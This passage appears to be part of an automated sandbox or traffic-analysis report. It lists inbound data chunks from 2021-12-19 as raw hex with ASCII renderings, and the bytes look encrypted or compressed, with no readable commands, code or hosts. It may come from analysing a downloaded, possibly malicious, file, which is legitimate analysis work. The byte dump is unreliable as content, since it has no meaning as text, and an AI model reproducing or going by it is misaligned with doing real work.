2021-12-19 20:13:23 UTC	86	IN	Data Raw: 38 21 61 c1 7a 2c 41 50 76 6a 5b a9 70 40 4e a2 36 94 a1 c6 3b 85 88 4f fc 66 ca 34 e7 40 ae 00 48 df af a3 67 7f 7d f2 0f 98 f8 80 ce ea 55 ab d4 e9 6f c6 1e 67 47 31 8e d8 6a 11 1a 64 73 8f 57 7e 72 f9 a0 5b 70 f9 d4 2a c2 60 2a 6f 1d d1 40 6d 85 54 2c 37 fe 50 d2 ca 6a 18 69 72 35 be f8 71 aa c3 c7 8d 93 a6 45 d3 1f 15 76 b8 10 ad 9e f8 02 f1 5e cd 63 8d b7 e2 65 1a 98 ae 1c 74 58 19 52 20 ec 59 56 34 a1 03 5a 5e 8f 3d 6e 9c f0 c7 7d 5b 9a 63 87 83 a4 cf 8c 6f 86 6f 7c c7 f2 3f 6c 2d e0 de 37 61 19 4c 69 bc ae 09 ed 91 93 77 6c cc 3c 3d 23 6d 9e b6 f7 53 60 8c 1b e7 4e ad 22 ff fe 32 50 b1 07 35 25 7e 29 51 a7 1a bc 12 24 0d fd 55 0b 97 f1 38 67 48 fb 14 42 7e 42 82 c8 08 cc fa df 53 61 95 8c 9c b5 8b f3 1a a4 87 83 75 be 04 1f aa 79 28 ce 75 69 a8 ac Data Ascii: 8!az,APvj[p@N6;Of4@Hg}UogG1jdsW~r[p*`*o@mT,7Pjir5qEv^cetXR YV4Z^=n}[coo|?l-7aLiwl<=#mS`N "2P5%~)Q$U8gHB~BSauy(ui
2021-12-19 20:13:23 UTC	87	IN	Data Raw: 37 8b 08 c6 83 da 1d 9f 10 89 4e 62 c5 fb 92 72 f5 67 a9 11 28 98 58 25 03 5c 66 84 0f 92 2d 8a 14 3f 7f d5 66 2d 5f f8 c4 c6 a6 4f de fa 0f b1 d9 ae a1 5f 12 a1 79 0f d9 21 82 3c 92 de ed 2a 07 f3 18 67 76 6b f0 7b 76 6c 65 f4 ed 66 95 ef d6 f8 f5 c7 b7 ed 42 f0 de 31 99 26 2d 0a a8 bc 33 6f ef 0f 6c de 14 53 ec d7 42 ca 3d c4 94 ac 72 f6 c1 7e 86 51 f0 d8 b3 1a 5e 68 3b 5f 12 0a d2 be b3 81 21 8d 9d bc c9 ce bb 53 5b 4a 25 1d ab 02 da 92 80 c7 15 c2 02 74 36 d1 79 96 d1 af f4 7f 92 2d e4 47 29 78 11 d3 bd 98 23 b2 f8 25 cc 38 02 dd 14 c2 91 26 bb d4 9b 2c ca 98 28 e9 40 c3 25 e0 3f b2 30 26 da c9 d7 ae 5c fd 17 6d d3 67 d3 ac 6b 0a 7b 68 73 92 17 5b 4b 87 99 8a ab 3a 91 26 9e 1f f4 bf a9 cd 16 4b e8 7e 41 19 d0 4e 23 62 5c 10 ff 5e 11 5c 7d 8f 87 a6 9f Data Ascii: 7Nbrg(X%\f-?f-_O_y!<*gvk{vlefB1&-3olSB=r~Q^h;_!S[J%t6y-G)x#%8&,(@%?0&\mgk{hs[K:&K~AN#b\^\}
2021-12-19 20:13:23 UTC	88	IN	Data Raw: 2b b2 53 87 ea d6 02 70 ad eb f8 99 bb d8 33 f3 06 4f 62 c4 e5 10 23 f8 f0 c9 e6 c1 c8 b4 b2 dc cb 04 86 ba a3 11 c2 4a 63 85 3f 15 c7 82 a9 6b 3d e1 ee 19 a9 2f a3 2a 8f b4 0b 09 a4 c0 c9 39 68 2d f2 96 3a 1a ae 4b 37 7a 7b 04 59 83 94 d8 6e 5d 5f b5 62 9f 81 0e e0 98 eb d1 c2 82 e0 f2 93 5f ae db 42 2a 89 c0 a4 cc c2 a1 cd 98 d0 0d 68 47 b2 cd ba 41 f0 88 a6 44 3f 24 24 00 c5 b6 ca 6d 99 6b d7 9c 88 da a4 94 6e 8f 21 c8 38 08 79 a3 d6 31 46 77 19 06 4c 62 13 2b 54 36 d0 dc 5d 93 aa 91 3e be b4 62 f5 be fa 81 83 ac 01 ae fe 23 af 3b 9d be 0b ce 86 89 aa 1a cc 3e 2e ea df bd fe 41 22 dd 65 22 25 2f bc 1e e8 94 f6 45 7b f1 63 12 d5 ac c9 4e 14 59 c1 80 9a c1 fc a5 64 0d 39 42 83 6b 09 c1 f6 54 5a 59 91 0c d9 3b f6 83 19 1c e5 fc bd 10 74 09 1b f9 51 8f 84 Data Ascii: +Sp3Ob#Jc?k=/*9h-:K7z{Yn]_b_B*hGAD?$$mkn!8y1FwLb+T6]>b#;>.A"e"%/E{cNYd9BkTZY;tQ
2021-12-19 20:13:23 UTC	90	IN	Data Raw: 53 6c d7 c3 34 3c c4 92 6c 5a e5 5d 6d 90 65 93 de 4e 98 55 a5 c1 a0 ed 69 5f 93 a5 68 8a f7 86 c3 f6 3e 85 4c 5a 4a 25 0a 16 1e 4c 59 58 03 f9 b4 68 b7 71 2c 86 1d 94 b3 d0 f2 4a 2d 96 3d 68 bf 13 d3 aa 80 46 0c fa 57 b6 7a fa 22 eb 2a eb 11 a9 d5 e9 22 a3 23 2a e9 05 4a a0 a4 c2 a5 5d 2e c5 d3 a4 d4 db 94 ac 6f c4 ef 81 17 60 21 61 f0 58 93 17 c7 b5 10 52 20 b5 64 47 38 4b bf c8 40 dd 77 1d 5c a5 58 be e6 7a c9 2a f2 c7 a7 f3 7a 27 70 2b 61 56 c5 0e e9 f9 36 ee fc ac 4a 5c 64 6e 0b ed 75 92 13 7a 54 2d 23 da e0 de 32 b3 00 74 05 65 2a f6 4d ec 50 e2 f1 c2 91 25 a4 c9 d6 c1 07 2f 30 64 04 42 de 01 6c 82 93 71 68 c1 42 40 5c bc a6 3e 0c 66 a7 6c 85 f0 7b ad 5e a1 d9 6e df 53 92 c1 c9 17 0f 09 19 48 2f 39 a1 c1 1b f6 22 eb fd 9f c9 ce 06 f2 69 9c c9 d4 e6 Data Ascii: Sl4<lZ]meNUi_h>LZJ%LYXhq,J-=hFWz"*"#*J].o`!aXR dG8K@w\Xz*z'p+aV6J\dnuzT-#2te*MP%/0dBlqhB @\>fl{^nSH/9"i

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	91	IN	Data Raw: 59 47 34 ff 9c cd f2 d0 67 97 f1 38 cb a9 17 a7 03 2d 8c c4 64 8a b9 5e c7 5f 53 a7 66 de 98 de ea 0a 95 40 4c 54 05 a9 aa 44 4d 1d ad 20 b2 f8 39 d4 75 2d 46 0c 71 9e da 3f 70 6d e4 9b 16 33 8b 1e 88 82 eb 31 e4 5c 2b 63 9b 60 54 2c 00 c9 1b 6b 6b 54 e5 98 56 2c ea d2 3d 1c 33 d5 23 9a cb a9 d1 43 e1 6e 11 f2 b9 c7 5e bd 21 7e 0b 5a de 9f 9c 54 84 99 c1 fc 30 6c 80 bc 42 38 f1 82 c3 3a 8c 98 82 6e f3 61 e3 52 3d e6 0b 2e ee 42 ef f2 86 e3 02 51 8f 93 e5 f8 f1 1b 0e e2 0c 91 31 30 a6 a0 20 8e 44 ee 2e 84 09 49 b6 37 0f de fb 23 91 8f 48 dd b9 65 07 78 b7 ed c2 16 bc 6b e1 3a 28 80 6c e3 19 eb b9 a4 cc 19 38 07 71 c1 73 3c b6 64 d0 78 97 2a da 7f c5 97 c2 be 50 a6 13 7a fb af ce 4e 8c ac 8e fb a6 d2 18 d1 b0 0d 3e 96 23 5b 64 b1 30 92 66 80 c9 5e c5 ce 8c Data Ascii: YG4g8-d^_Sf@LTDM 9u-Fq?pm31\+c`T,kkTV,=3#Cn^!~ZT0lB8:naR=.BQ10 D.I7#Hexk:(l8qs<dx*PzN>#[d0f^
2021-12-19 20:13:23 UTC	92	IN	Data Raw: 57 91 2c 98 b0 c1 4d 1c 77 02 39 c9 15 d1 48 87 2d b9 ab 3a 91 f6 42 58 08 40 22 88 0a a3 32 a6 41 b3 46 38 98 9f a3 ef 1c 47 b8 96 39 80 0a 1f ef 23 67 a4 28 3c cf 78 06 54 de 33 72 fa 0f 27 a3 b7 e9 ed 6b 7c 02 44 09 91 0c ba cd a0 19 4e 42 b7 d4 73 64 51 88 68 03 f6 68 1d f2 4f 83 59 f3 11 a7 08 3a ba 28 31 a5 cb af cb 8e 3c 6f 0c eb 22 9e 3f 63 fe 74 1e d9 b1 0b 62 3f 35 5d 61 cf 77 e5 f1 65 e0 38 a1 b3 a1 42 a9 fe 39 aa ba f7 83 dd c3 06 5e 74 62 fb 54 69 09 f0 42 7b f1 f8 55 7b ca ea 58 b9 50 59 cf 9b a6 f5 7d 82 17 a5 9e 58 78 e4 92 cf fd 8a fb 5d 0a 06 a7 6e bc cd 6d 7a 91 5f 67 25 3b 20 01 57 97 0c 14 aa 20 51 0a f7 4b 8f ea 8c f3 42 09 5e dc ae d6 32 8f dc 81 72 d6 d4 97 8f 8c 28 17 16 67 1d 36 a2 02 46 f3 00 e6 d8 33 bf 85 af a8 59 4a d9 26 c4 Data Ascii: W,Mw9H-:BX@"2AF8G9#g(<xT3r'k|DNBsdQhhOY:(1<o"?ctb?5]awe8B9^tbTiB{U{XPY}Xx]nmz_g%; W QKB^ 2r(g6F3YJ&
2021-12-19 20:13:23 UTC	93	IN	Data Raw: 48 bc 84 0e e8 e9 1a b0 d1 4f 60 f3 80 0f a5 d6 22 02 9a 7f 37 51 f2 d1 22 28 6b ac e3 a2 86 81 ac 1d 52 49 4c 20 a1 ab 9a 07 ec 5f 1d fd 51 05 b4 97 b1 21 f3 ba 4f 9b 0a ab 2a 56 81 62 85 6a e3 a9 c1 c5 a1 d6 04 91 60 04 47 5f c9 4e 9c fa 65 6f 78 da ac c2 64 06 48 a4 3c 28 80 6c 07 a2 68 35 34 20 0d 8a e8 e2 5b d4 93 c5 db 5b 3e 91 83 70 c6 ef fa e9 be d2 bf b4 84 6e 24 f1 8e 6b e9 19 45 4b 89 ab da c6 2d 02 75 66 4f 0f 95 9b 05 82 b7 34 b6 1d 34 43 d0 43 38 ea 02 d2 80 d5 33 e0 09 2e 2a aa 0f 9e 62 23 43 c2 9d 01 92 e5 2a 46 50 79 40 79 4d 64 8e 94 2b 72 f7 6d d2 30 f9 53 ac 2b 71 26 e7 ce b0 8e cb 65 ef fb 0f 14 02 5e 6b cd ac 5e f3 1c 3e 68 95 76 2c 21 99 5f 4c 4b 39 cb 38 ee 45 45 33 97 36 55 01 3d c3 22 a3 07 f5 24 b5 9d a2 f4 2a ec 65 5a 91 07 55 Data Ascii: HO`"7Q"(kRIL _Q!O*Vbj`G_NeoxdH<(lh54 [[>pn$kEK-ufO44CC83.*b#C*FPy@yMd+rm0S+q&e^k^>hv,!_L K98EE36U="$*eZU
2021-12-19 20:13:23 UTC	95	IN	Data Raw: a3 80 42 3c 67 4b dc ee 79 87 9c 63 3e ef 0c a5 da ca 3a 5e 7e eb ce 21 3b e7 97 ac 22 15 d3 c9 cc fe 6f 66 11 2b a7 93 a2 93 e2 86 49 5e ce f6 8b c3 d8 63 7d 0e 24 4a ee a3 36 ec 4f d7 58 85 46 7a 50 65 59 1e c6 3a 9e 96 99 5b a1 6d 99 4b 54 a9 12 f6 e3 ae 95 d9 02 48 73 40 88 19 e5 f4 24 b2 e9 5d 5a b5 41 52 a9 14 9d a1 f9 b4 e7 37 b1 31 27 5e 4f f2 b2 bb af 5f 43 89 e2 6a 83 8f 83 ac 9e 5f 2d 6b ec ad 5c f7 d1 7a ab ae e5 1d e8 d6 cb e9 25 8d ed 85 40 07 81 9b 7d 3b 72 6c a8 fd 43 29 ab 89 02 1c 29 2b f9 ea bb 2f 0e 88 cd 63 62 98 ea e3 8b 98 f0 a5 65 90 d0 1a f3 a8 cb 25 02 45 a2 70 c2 bd 5e 99 f4 54 c7 d7 2d 03 80 20 bb 71 13 44 c2 e1 aa 4b 3b 62 a9 61 37 3c 90 64 8e b2 c2 9b f4 12 61 9a 86 15 31 c3 41 a4 46 55 f7 f7 bb 6e fa 82 19 c5 28 9d 47 c9 cc Data Ascii: B<gKyc>:^~!;"of+I^c}$J6OXFzPeY:[mKTHs@$]ZAR71'^O_Cj_-k\z%@};rlC))+/cbe%Ep^T- qDK;ba7<da1 AFUn(G
2021-12-19 20:13:23 UTC	96	IN	Data Raw: 21 d7 e3 6f 5f ad f0 a0 89 3a 4e 80 50 1c 6b 56 cb 12 87 85 1c 3a 58 b0 19 53 50 e8 0d b3 92 ed c7 a7 4d d9 ed f2 ab 99 10 3d f1 1d bb 9e fb 68 e5 4b 35 5d 3e aa f6 ac 94 be cf f4 2e 4f 89 0f 9e 2c 9f 39 90 c6 fb 86 ea 8b 68 63 f4 1d d7 87 a4 56 5a 0f fb 3b 3c 83 61 40 6e 2e 86 05 77 3b 43 c7 7e e3 56 4b 6d 85 aa 31 52 c8 90 89 d7 5e 6a 4a 0a 5f 71 5e 8b 92 c2 90 dc 62 58 86 9b 3a ee f1 e6 77 55 32 15 5e aa a0 75 5f e7 35 be 30 4a d5 9e 55 1a 11 33 dd 47 db 08 6e 85 91 21 99 06 80 d7 ff 11 3d c4 e0 9c 6a 76 da e7 39 ae 40 e0 3b 50 2f c8 6f b7 fa a8 68 b5 a4 68 72 9a ef 7d f1 7b 38 4e 5a 4a cd d7 17 00 4d 2d 80 7e 9e 8c 7f 67 09 d0 79 2e 54 01 45 72 d0 5b 0b d0 f3 31 ad 2c cf 50 4e 48 00 da 33 82 e9 50 d2 3c 86 0b be 39 de 59 a0 33 3e 4d 34 ab fd 67 c0 4d Data Ascii: !o_:NPkV:XSPM=hK5]>.O,9hcVZ;<a@n.w;C~VKm1R^jJ_q^bX:wU2^u_50JU3Gn!=jv9@;P/ohhr}{8NZJM-~gy .TEr[1,PNH3P<9Y3>M4gM
2021-12-19 20:13:23 UTC	97	IN	Data Raw: 2e 6a 53 61 92 ba dc b3 2b 81 70 27 35 34 ff d4 32 8f 5f 43 cd e2 6a 83 8f 83 ac 72 5c 2d 6b ec ad 10 f7 d1 7a ab ae e5 f1 eb d6 cb e9 25 c9 ed 85 40 07 81 9b a9 38 72 6c a8 fd 1f 29 ab 89 02 1c 29 97 fa ea bb 2f 0e cc cd 63 62 98 ea e3 df 98 f0 a5 65 90 9c 1a f3 a8 cb 25 02 31 a2 70 c2 b3 26 69 d7 f8 7d 29 dd 0a 8b 75 45 8e 6f 29 50 28 5b 49 d3 54 f8 1e c9 6c 6f f2 8b 5d 48 da 71 d2 61 9b 3a 15 31 c3 a8 99 04 9f dc f5 44 74 3e 2e 59 c5 a3 aa 81 ff 32 05 dd af af da 81 19 c5 a9 59 bd 3d 5e cf f2 5b 22 94 e6 95 8b 17 e8 f7 fc 6b f5 49 76 d8 7a fa 8a 8e a9 f0 05 8c 56 c8 b2 d0 a4 81 06 88 c6 b3 1e ef 82 4e 45 30 8d c4 bc a5 7e b0 73 54 52 59 33 1b e0 c0 62 a8 51 c6 5f 39 1b 44 7e 3b ea ed 44 51 63 6b 37 e4 81 fb a3 31 6a 54 e5 63 23 d8 82 7b 41 57 33 2a 56 Data Ascii: .jSa+p'542_Cjr\-kz%@8rl))/cbe%1p&i})uEo)P([ITlo]Hqa:1Dt>.Y2Y=^["klvzVNE0~sTRY3bQ_9D~;DQck71jTc# {AW3*V
2021-12-19 20:13:23 UTC	98	IN	Data Raw: c0 28 3c 5a 0c 15 c2 50 a6 9c 73 ab 7a af b1 63 fe 09 94 d0 9e 21 5d 67 77 2d 4c b2 5e 5d 88 d1 51 8e 8e a5 98 9c 0e e2 21 f8 a1 b7 8b b1 62 68 09 1a 90 24 af 83 de 9e 97 d6 58 b9 50 ad ef 9b a6 d5 64 e5 09 99 e8 31 04 b8 c9 82 c4 03 66 e5 9d 6c c5 26 fd ff 4f 65 ab 10 1e 7d 79 a5 9f ef 51 3e 14 aa 20 5c 6b 92 39 1e 70 1f 3f 63 27 3a b0 81 b9 5c e1 b9 1d f9 40 44 ed b5 ac 4b 2e 31 5e 0e 62 9a 54 c3 6f 85 54 ad 61 d2 e9 83 b8 0f 6a ac 47 a3 25 69 fa 25 9f 3a 72 6c 2b 3f ac 1d 15 ba 02 13 ad d3 97 90 d2 c0 5f fd 29 16 4c a8 c5 4f 40 f6 9d d5 87 d9 a1 b3 de cd f0 0a cb 8d ea 35 e2 08 4d b5 5d 2e e7 80 4b e9 6a 4e cc 02 b0 37 b6 0a de 65 0a 44 2d 1f c9 c3 6f f7 b3 96 09 99 9b 7c 1a 7b 9c 60 1c 8f a7 f7 09 ea de cd 9b 61 7e e5 18 cd 28 5a 02 0c cd 00 59 13 ae Data Ascii: (<ZPszc!]gw-L^]Q!bh$XPd1fl&Oe}yQ> \k9p?c':\@DK.1^bToTajG%i%:rl+?_)LO@5M].KjN7eD-o\{`a~(ZY
2021-12-19 20:13:23 UTC	99	IN	Data Raw: b0 69 18 c5 59 72 4e 80 22 d2 00 35 6f 02 91 84 24 51 5b cd 9b 10 dc b6 31 1b d1 e5 4d 5e 45 62 ae a7 22 d8 ee bf cf b2 77 88 2a 74 78 7f 43 9b 05 95 54 6e e9 9b 8a 7d 85 e0 0b 51 31 64 33 03 7a 5e 8f 2a 02 85 be ad b9 10 99 89 a8 f3 2f 1c 43 a5 41 3a cd a5 c1 80 5e 0b 61 42 f8 c4 1d ae 86 eb f5 0e 14 ba 61 27 48 05 ea 80 a6 01 05 d2 7d 2d 21 ed 67 0c 79 75 ba 8f 11 31 0d cc 67 8c f9 83 94 d4 07 91 4e f4 e8 a8 c5 42 20 ee 91 de 15 f2 0e 08 ee 87 db 50 f0 5f 5a d0 a3 92 c0 7b 36 41 7a 1f 01 2a a8 5c 6d 93 a6 fe 65 19 fd 7a f7 c4 a0 99 c4 9f c1 0e 3f ef 81 d0 c6 f6 4c 7a e6 b2 dd 97 1c 21 cd 72 fc 8c df 71 c6 87 20 52 ac c7 1d 19 de d8 db 4a 2d a1 bf 9c 44 ec c4 dc a7 58 0d 88 9f 93 38 05 dd 14 c2 91 59 e5 d4 9b 2a 1a 14 6f 14 bf 4e a0 4c 46 ff 31 31 b6 69 Data Ascii: iYrN"5o$Q[1M^Eb"w*txCTn}Q1d3z^*/CA:^aBa'H}-!gyu1gNB P_Z{6Az*\mez?Lz!rq RJ-DX8Y*oNLF11i
2021-12-19 20:13:23 UTC	101	IN	Data Raw: 92 7e e1 dd e0 81 70 6a 3a f4 c2 97 32 db dc 3f 8d 0c 2b df 8f 8c 28 42 5e d2 94 90 6f 57 3c 90 7a ce d9 04 d2 bc 5d 27 d3 48 81 26 c4 2a 07 e4 1f f6 4f 8b 3f 7d 97 da a7 16 02 47 ef 45 01 4a 14 44 9f f3 c9 6e 7c fa d9 e5 03 dc a9 94 2c c6 20 8d 69 5a 45 66 d4 79 18 e6 de c2 f8 26 2a 3f 98 82 7f 98 fb 96 60 bb 99 e0 d7 1c d5 03 1c f4 93 d2 6d b3 ec 6e 18 4c 7e cd 2c 0a ed e3 9b 22 ea ce 3c 92 14 eb 52 48 08 44 89 c4 00 e6 3a a3 cf ce ff 32 f5 01 f6 f0 6a 7f 80 89 a9 cd bd 3d 5e 25 b9 62 99 97 5e ad 34 83 17 06 9f cd 88 82 bc d8 00 ea 0c 4f ac 50 29 3d 9c 88 35 5b 5b da 3b b6 43 fb e0 1f f9 da c0 75 81 19 06 44 88 f3 aa 15 34 38 b3 f3 e0 c0 10 87 b5 f2 da 7d ed bb 3b 43 25 53 51 e9 e3 cc c8 9e cc 61 ee 95 94 ab 6e d9 a2 c4 fb 3d c3 e9 b8 40 eb 64 34 a9 a3 Data Ascii: ~pj:2?+(B^oW<z]'H&*O?}GEJDn|, iZEfy&*?`mnL~,"<RHD:2j=^%b^4OP)=5[[;CuD48};C%SQan=@d4

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	102	IN	Data Raw: 24 5f 12 a1 97 79 88 80 1a db 72 ca d7 6b f8 a8 9d 58 a9 63 5b 26 77 6c c9 bd c6 31 2a 10 d6 6d aa e9 22 12 42 30 8e 9f df 15 91 dd 03 f8 24 b0 2b ab 2a 20 eb d8 39 a7 29 0e 6c c5 e0 6c 46 11 26 73 79 ae 73 ad 34 89 2e ba c5 0f 9f 04 0f b4 a4 68 8c a4 8a dc b9 3f c0 c5 df d2 db 1d 21 ae da 66 48 c7 15 b0 e2 d0 a3 f2 1b 5c 94 d6 99 bb 4a 2d e4 02 9f 44 ec 2c aa 09 0a 0c fa 51 a6 12 ff 22 eb 4f fc 5c a9 d5 9b 4f 1c 69 2b e9 34 cb 34 5a 3d b2 9f 43 be a0 d7 ae 28 e3 06 34 c4 b6 e9 17 60 69 0d 71 72 92 17 74 ee 07 b8 3a 14 c5 97 26 32 1c f4 bf af cd 7e 4b e6 f3 40 19 a2 be b3 77 c4 47 69 ed cf 58 ad fd 72 96 0a 6b 07 1a d7 79 bb e4 8b 11 96 f7 8a 05 f0 7e c0 9a e2 ee 6b 0e 0a 89 1b 86 e8 38 be da 16 f5 49 c3 0a ca 2c 09 9c 26 02 4a 1c d5 9e be f9 95 3f 27 e2 Data Ascii: $_yrkXc[&wl1*m"B0$+* 9)llF&sys4.h?!fH\J-D,Q"O\Oi+44Z=C(4`iqrt:&2~K@wGiXrky~k8I,&J?'
2021-12-19 20:13:23 UTC	103	IN	Data Raw: 2e 7d 6e 86 1d c2 b0 9c c5 92 d2 55 3a c2 6f 18 db 56 97 9b f4 9f eb e6 0f eb ce 2b c3 4c 90 61 3d 62 43 9c 81 1a 95 40 d4 a7 fd fe 25 76 ff e0 51 51 04 83 ff d3 e2 ce 57 a1 33 0d 2f 8f 4b d9 39 cb 16 a2 a7 fd 81 36 ea f7 46 be 3a 08 9f d4 0c fa 73 7c 20 0c 1a a4 81 06 e9 2d 24 1e ef f6 bd 22 88 7e 6b ce 35 c2 86 cd ab dc ed 10 a3 e1 b4 18 32 bc b4 25 f0 70 4f 7c 94 43 fa b5 d7 56 d5 c8 d4 b5 09 d9 94 03 94 7b dd 56 a1 7f 3f c0 e9 cc 74 e7 28 8a 56 a5 bc f6 4a ce 0c 46 0f 9b 08 fc c2 9b a2 35 0f 5b 8b 7b 8e c0 a6 31 9b 0b 39 a6 82 6b 09 1c ee 29 5f 5d 91 1b c4 35 53 3d e6 41 c4 13 bd 10 97 4c 7d 43 ae fd f9 ce 09 0e e4 af 78 d4 b4 54 d4 86 01 be 36 d5 1c af 11 dd b4 49 00 e2 1a 23 cf 6c 5e 92 4e 1e 9b f8 f3 32 35 3f 16 bc 19 8b e6 d5 7f 93 07 0a 6d 35 34 Data Ascii: .}nU:oV+La=bC@%vQQW3/K96F:s| -$"~k52%pO|CV{V?t(VJF5[{19k)_]5S=AL}CxT6I#\^N25?m54
2021-12-19 20:13:23 UTC	104	IN	Data Raw: a0 47 86 78 e2 1f de 80 d6 4b 2d f3 19 3b ba 13 a5 c7 fd 58 0d fa 57 a6 02 fc 22 eb f1 b9 20 1d bb 9a 58 d4 4d 55 eb 40 b1 2d 21 46 b0 30 31 d3 41 8e af 28 e3 d6 14 d1 67 a7 64 0a 6a 75 02 73 85 c0 cc 49 10 26 5a 62 c7 e3 4c 46 83 ac be dd 01 67 4f 1f a7 41 d5 ef 72 96 6f 5d 10 68 9f c1 c9 83 fd fd c2 c3 d3 2b 1a d7 0d ce 87 d6 3e 36 a5 6d b2 0e 81 1b e2 13 49 cd e7 06 11 8d 11 8f 29 33 d2 17 8b 4b c3 7e 77 fc 7f b9 69 71 30 13 ad e5 bf bc 68 0c ee 58 d3 8a 45 8f 97 4c c7 33 5e bc a6 c6 59 f8 59 c1 4f 19 91 33 e6 26 0b 0e 8a 66 fa 4b cb e7 cc f6 94 cd 8b 3b a1 c1 5e b7 22 eb fd 22 a2 69 95 69 ac 7d 69 4a 74 b1 75 b5 53 e5 6f a9 2a 6f 23 61 68 93 a5 46 af a6 07 a5 38 0b d3 3c d8 1d 3a ff d5 60 c3 2d 3a 03 14 9f ba 97 3a d9 47 b5 20 16 df c2 1d e3 87 a5 ed Data Ascii: GxK-;XW" XMU@-!F01A(gdjusI&ZbLFgOAro]h+>6mI)3K~wiq0hXEL3^YYO3&fK;^""ii}iJtuSo*o#ahF8<:`-::G
2021-12-19 20:13:23 UTC	106	IN	Data Raw: 32 09 32 31 34 a5 b6 30 1e 63 9d a9 41 2e da 04 e5 c8 81 1f bc 7d 51 73 a8 4f 37 3d 41 f4 26 6b 6b 4c e5 9c 56 6f ea b0 3d 7f 33 bb 23 e9 cb 0a 2e f9 1e 1d 11 9d b9 e0 0e 9d 01 4e 64 2f b0 eb a6 6e 84 66 3e 29 cf 4a 80 d6 42 0c 94 99 91 15 c1 8e a2 44 f3 4f e3 de c2 7c f4 4f ee 2d ef ff 8c c1 02 ae 70 49 1a b5 f1 4b 0e e4 65 b1 54 1e 86 bd 4e a9 2b c6 24 d8 09 0c b6 87 6f f0 fb 56 93 d4 7a 82 bb 39 07 78 b7 df c2 e9 43 d7 1e 55 28 e9 6c 81 6c c8 cb 97 ab 12 56 02 21 cb 1c 27 3b 78 d0 61 1c a9 b0 1c af f6 a8 d2 3a 86 79 29 91 db a4 21 e6 de dd cc f1 3c 55 40 39 04 c6 1f 66 9d 57 71 65 df 0f a3 88 0e a1 61 bc 6b bc 0c 56 3e 82 ac 94 16 8a 54 c6 21 4e 90 61 97 76 83 2a 64 04 21 1a ba 33 8b 11 21 14 60 64 23 d1 b0 c8 86 6d bd 30 63 3f 1e d5 e9 ad d7 06 67 4d Data Ascii: 22140cA.}QsO7=A&kkLVo=3#.Nd/nf>)JBDO|O-pIKeTN+$oVz9xCU(llV!';xa:y)!<U@9fWqeakV>T!Nav*d!3 !`d#m0c?gM
2021-12-19 20:13:23 UTC	107	IN	Data Raw: 9a 7b d7 e2 ce 1d 06 38 36 6d 89 27 f0 7e 28 22 49 12 94 83 8f 23 e5 79 17 3d b8 b3 a1 cb e3 54 d4 3f cd e1 23 69 cc d1 1e 70 e5 45 5e a1 4d ee 6b fb a0 b9 28 0c 48 52 d7 ff e3 18 2e cf 8f 81 b1 3c 63 ea 36 44 1a 3a cb 09 4b a2 68 df 42 33 ca 4c c3 c3 f5 9e 6b 8c 39 82 aa fd ae 04 c7 0f 1f 01 cb 61 ed d2 17 f9 1e e6 73 1e 84 ee a3 1d 77 63 a7 59 b9 44 5e b2 58 8a f5 2c b1 c5 69 86 00 fa c5 84 88 64 b1 d9 1a 12 26 85 26 e1 fb 60 16 d7 64 7e 7d a1 17 20 10 3a 73 54 aa 44 1e 21 92 11 b7 cf e0 04 25 67 3a d0 94 96 32 bf 8a 3e 8d 61 74 c3 8f 94 77 02 5e 55 ea 2f 90 68 bd d0 7a 73 35 21 d2 e1 58 8b 6a d4 1a 66 c4 d0 9c ce 1f b7 9c 32 6c f3 65 13 e2 46 2f 42 13 d1 38 b8 ea e7 1d 73 9c 2a 93 22 98 b5 d3 63 99 d0 11 a6 ad 5c 60 f2 a8 af 9b c6 de 4b c1 82 3e db 34 Data Ascii: {86m'~("!#y=T?#ipE^Mk(HR.<c6D:KhB3Lk9aswcYD^X,id&&`d~} :sTD!%g:2>atw^U/hzs5!Xjf2leF/B8s*"c\`K>4
2021-12-19 20:13:23 UTC	108	IN	Data Raw: f4 91 d2 4f b4 8d 3c 15 5f 06 21 0f e8 9b 2b 65 84 29 83 f7 ff 53 58 ba 32 07 66 3b f1 27 ac 46 78 d3 2a 83 e9 2f 52 5f 3a e0 49 2d ef 3c 73 8a cb 83 9f 17 63 e5 7a 5d 5f 87 ec 91 2d f0 0f f1 7f 1b 5f e9 be aa 6e 38 7a 0d 67 e5 4e 96 65 9c ad ed 92 14 25 1d 91 87 1f 72 6e 16 71 b1 3d 4e e2 d0 96 e0 31 b0 e8 fd 4d ee ac c3 ed d4 fa cb 08 02 a3 0f f1 79 28 37 fb 22 f2 45 6d 3e 1d 72 e8 4d 88 55 0c f4 c5 90 e3 dc 3a 2c d2 bc d8 7e 7f c5 44 ec b2 c6 fd 0c 23 03 eb 44 f0 5f 81 77 37 e8 25 1f 7e f1 42 c1 1a cd 1b 9f 66 1a 32 62 9d db b1 af ce ca 40 d2 36 e9 c8 94 d4 3b 95 b9 0a e3 1a ac cf 69 e3 20 20 92 b0 0a a8 12 1c 7a ae 7b 1c 9e 14 5b a4 7e c1 5e 0b 7a 1f cd 4c 5f a2 2a bf ef 73 80 78 54 d0 81 f0 1e 12 dd 5e 0b 5b eb ce 33 62 08 c1 80 3f a6 92 0b 25 06 17 Data Ascii: O<_!+e)SX2f;'Fx*/R_:I-<scz]_-_n8zgNe%rnq=N1My(7"Em>rMU:,~D#D_w7%~Bf2b@6;i z{[~^zL_*sxT^[3b?%
2021-12-19 20:13:23 UTC	109	IN	Data Raw: 9d 0f 22 1a 90 4c 7e a2 de 9e 97 29 a7 46 af a6 ef 9b a6 f5 2c 51 89 c8 c7 78 fb 89 c4 88 c4 fc 99 1a 62 6a c5 26 fd b7 20 14 0a 2b 3e fd a8 5b 60 10 ae 3c 14 aa 20 51 61 92 39 e1 8f d8 15 71 27 aa 61 c3 d6 32 8f dc 7e 8d 29 2b 83 8f 8c 28 42 e4 fb 6a 6f 60 85 3d 90 7a ab a1 61 d2 e9 d6 cb 6a 18 81 26 ee 97 06 8e 13 6d 3b 72 6c 2b c0 53 e2 ea 89 02 13 ad 9e f8 9a 6c ad 33 bc d4 23 62 98 e5 67 23 99 f0 a5 e6 ad c8 d1 b2 a8 cb 2a 86 de a3 70 c2 04 b1 84 3f 47 15 d6 22 ed dc 20 bb f3 42 78 e2 b4 39 4a 3b c1 ff e1 36 80 42 e6 b3 5e db db f4 c4 bc 1f f2 f2 e3 c2 c2 99 bd 9f b6 f9 68 60 7e c1 cb c4 28 60 d1 00 cd 5a 8a 1f ae b8 52 7e 02 58 ce 42 c2 2b 1e f3 d0 fb bb 0f c7 9a 3a 16 a7 bf ad c8 82 fd 0b fe 3a 53 d9 39 f1 f7 5f 